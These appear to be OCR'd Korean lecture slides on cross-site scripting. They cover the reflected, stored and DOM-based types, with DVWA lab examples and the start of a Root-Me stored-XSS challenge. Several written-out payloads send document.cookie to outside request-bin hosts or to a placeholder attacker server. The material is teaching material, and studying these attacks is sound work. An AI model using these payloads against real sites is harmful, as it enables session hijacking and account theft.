XSS
(cross site scripting)

목차

1 XSS 란?


2 XSS 종류

3 wargame

4 게시판 실습


5 대응방안

XSS란?



XSS는 클라이언트 사이드 취약점 중 하나로, 공격자가 웹 리소스에 악성 스크립트를 삽입해 이용자의 웹 브라우저에서 해당 스크립트를 실행하는 것을 말합니다.

XSS 종류




Reflected XSS

Stored XSS

DOM-based XSS


XSS

Reflected XSS



```
127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>#
```

악성 스크립트가 URL에 삽입되고 서버의 응답에 담겨오는 XSS




bit.ly/sdfsxcv

```
http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>
```

공격자가 URL주소 파라미터 뒤에
악성 스크립트를 삽입
이용자가 악성스크립트가 포함된
URL을 클릭했을 때


Stored XSS



와 이거 대박사건

attacker

```
<script>
window.location.href="https://ccmuccq.request.dreamhack.games/?"+documen
t.cookie
location.href="index.php"
</script>
```




48	와 이거 대박사건	2024-05-03	attacker


악성 스크립트가 서버 내에 저장, 이용자가 저장된 악성 스크립트를 조회할 때 발생

주로 게시판과 같은 서비스에 공격자가 악성스크립트가 담긴 게시글을 올리고, 이용자가 게시글을 클릭했을때 발생합니다.

DOM-based XSS



```
https://www.google.co.kr#<script>document.location.href="https://fijlnfe.request.dreamhack.games/?="+document.cookie</script>
```



악성 스크립트가 URL
Fragment(#)에 삽입되는 XSS


서버에 다른 요청 없이 클라이언트
측에서 실행됩니다.

JavaScript로 DOM 영역을
변조,제어

공격 스크립트


document.cookie : 웹 페이지 사용자의 쿠키 정보를 읽어옴

document.location.href : 페이지의 URL을 나타내는 속성



```
<script>
document.location.href="공격자 웹 서버 주소"+document.cookie;
</script>
```

wargame : Rootme XSS-Stored 1



XSS - Stored 1

30 Points

So easy to sploit

Author	Level	Validations
g0uZ, 3 March 2012		37048 Challengers 12%

Statement

Steal the administrator session cookie and use it to validate this chall.

